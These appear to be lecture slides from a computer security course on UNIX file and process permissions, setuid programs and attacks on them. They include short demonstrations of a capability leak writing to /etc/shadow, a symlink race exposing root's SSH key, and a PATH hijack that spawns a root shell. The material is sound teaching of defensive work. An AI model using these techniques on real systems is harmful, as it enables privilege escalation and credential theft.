
```
[tessaro@csil cs177]$ ls -all
total 36
drwx---r-x 3 tessaro faculty  4096 Apr 21 20:06 .
drwxr-xr-x 6 tessaro faculty  4096 Mar 10 18:24 ..
drwx---r-x 2 tessaro faculty  4096 Apr 17 22:11 hw
-rw----r-- 1 tessaro faculty 11663 Apr 19 08:34 index.php
-rw----r-- 1 tessaro faculty 11540 Apr 17 14:56 index.php~
[tessaro@csil cs177]$
```

What are permissions of file index.php?

Roles (Groups)

Group is a set of users.

Simplify assignment of permissions at scale



Processes

- So far, we have talked about permissions of files.
- **Process:** Instance of computer program being executed, generally associated with an executable file.
- Processes also have permissions
  - Which files can a process read from/write to?

UNIX Process Permissions

- Process (normally) runs with permissions of user that invoked process

Problem: How would Alice update her password?

Her passwd process needs to write to /etc/shadow that only root has access

How Do You Reset Your Password?

```
[12/21/25]seed@VM:~$ ls -l /bin/passwd
-rwsr-xr-x 1 root root 68208 May 28  2020 /bin/passwd
[12/21/25]seed@VM:~$
```

What's the s-flag in the permission?

Process Permission, Continued

UID 0 is root

Real user ID (RUID) -- same as UID of parent (who started process)

Effective user ID (EUID) -- from set user ID bit of file being executed

Executable Files Have Two SetUID bits

- **Setuid** bit – set EUID of process to owner's ID
- **Setgid** bit – set EGID of process to group's ID

```
[12/21/25]seed@VM:~$ ls -l /bin/passwd
-rwsr-xr-x 1 root root 68208 May 28  2020 /bin/passwd
[12/21/25]seed@VM:~$
```

So passwd is a setuid program

program runs at **permission level of owner** (root for passwd), not user that runs it

seteuid System Call

Idea: raise privileges only when needed within your code

```
uid = getuid();
eid = geteuid();
seteuid(uid);        // Drop privileges
…
seteuid(eid);        // Raise privileges
file = fopen( “/etc/shadow”, “w” );
…
seteuid(uid);        // drop privileges
```

Agenda


1. Multi-user Systems

2. Access Control in UNIX

3. Attacks on SetUID Programs

Setuid Allows Privilege Escalation But…

- Source of many privilege escalation vulnerabilities



Capability Leaking

- In some cases, privileged programs **downgrade** themselves during execution.

  Example: `su`

```
… // Some privileged code
setuid(getuid()); // Disable privilege
// Execute /bin/sh
v[0] = "/bin/sh", v[1] = 0
execve(v[0], v, 0)
```

- **Issue:** Program may not clean up privileged capabilities before downgrading

Capability Leaking: An Example

```
fd = open("/etc/shadow", O_RDWR|O_APPEND)
setuid(getuid()); // Disable privilege
// Execute /bin/sh
v[0] = "/bin/sh", v[1] = 0
execve(v[0], v, 0)
```

Forget to close the file, so the file descriptor is still valid

Exploit: Write to /etc/shadow with the content of myfile

```
cat myfile >& 3
```

File descriptor 3 is usually allocated for the first opened file

Race Conditions: Time-of-check-to-time-of-use (TOCTTOU)

Say the following is run with EUID = 0

```
if( access("/tmp/myfile", R_OK) != 0 )
{
    exit(-1);  // Ensures that RUID can access file. If not abort
}
file = open( "/tmp/myfile", "r" );
read( file, buf, 100 );
close( file );
print( "%s\n", buf );
```

`access` checks RUID, but `open` only checks EUID

```
access("/tmp/myfile", R_OK)

open( "/tmp/myfile", "r" );

print( "%s\n", buf );
```

SetUID process


Non-privileged process

```
ln –s /home/root/.ssh/id_rsa   /tmp/myfile
```

Outcome?

Prints out root's secret key…

Environment Variables



Examples: `PATH`

Location of commands that will be searched by shell if full path is not provided

Example: Attack via PATH

Say the following is run with EUID = 0

```
#include <stdlib.h>
int main()
{
system(“cal”); // Run calendar
}
```

How to Attack

Set up a malicious "calendar" program in the home directory

```
#include <stdlib.h>
int main()
{
system("/bin/bash -p"); // Run shell
}
```

How To Attack

Tell the shell to look up commands in the home directory first

```
$ export PATH = .:PATH
```

Run the SetUID program

```
system(“cal”);
```

Outcome?

Malicious “calendar” is run, and attacker gets root shell

Cause of Environment-Variable Attack: Mixing Code and Data